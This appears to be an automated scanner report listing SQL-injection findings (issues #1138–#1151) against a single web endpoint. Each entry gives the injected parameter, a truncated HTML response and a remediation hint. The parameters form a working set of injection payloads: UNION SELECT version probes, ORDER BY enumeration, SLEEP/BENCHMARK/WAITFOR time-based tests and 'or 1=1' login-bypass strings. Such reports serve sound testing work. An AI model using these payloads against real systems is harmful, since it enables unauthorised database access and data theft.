DemoUser1#	test UNION select 1, @@version, 1, 1;				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	<p>Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]</p>				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1138

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 20</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 20
Name	Value				
DemoUser1#	ORDER BY 20				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1139				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1140

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1141				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1142				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>waitfor delay '00:00:05'#</td></tr></table>	Name	Value	DemoUser1#	waitfor delay '00:00:05'#
Name	Value				
DemoUser1#	waitfor delay '00:00:05'#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1143

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>admin"or 1=1 or ""=</td></tr> </table>	Name	Value	DemoUser1#	admin"or 1=1 or ""=
Name	Value				
DemoUser1#	admin"or 1=1 or ""=				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1144				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>admin") or ("1"="1"/*</td></tr> </table>	Name	Value	DemoUser1#	admin") or ("1"="1"/*
Name	Value				
DemoUser1#	admin") or ("1"="1"/*				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1145

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>"</td></tr></table>	Name	Value	DemoUser1#	"
Name	Value				
DemoUser1#	"				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1146				

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
DemoUser1#	admin' or '1'='1#

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1147

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
DemoUser1#	AND 1=0--

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/

	<pre>png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1148	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>#</td></tr></table>		Name	Value	DemoUser1#	#
Name	Value					
DemoUser1#	#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1149					

Scan

Severity

Endpoint

Request

Test Step

Modified

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
------	-------

Parameters	DemoUser1# ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1150

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>%</td></tr></table>	Name	Value	DemoUser1#	%
Name	Value				
DemoUser1#	%				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID	CWE-89	
Issue Number		#1151

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'</td></tr></table>		Name	Value	DemoUser1#	'
Name	Value					
DemoUser1#	'					
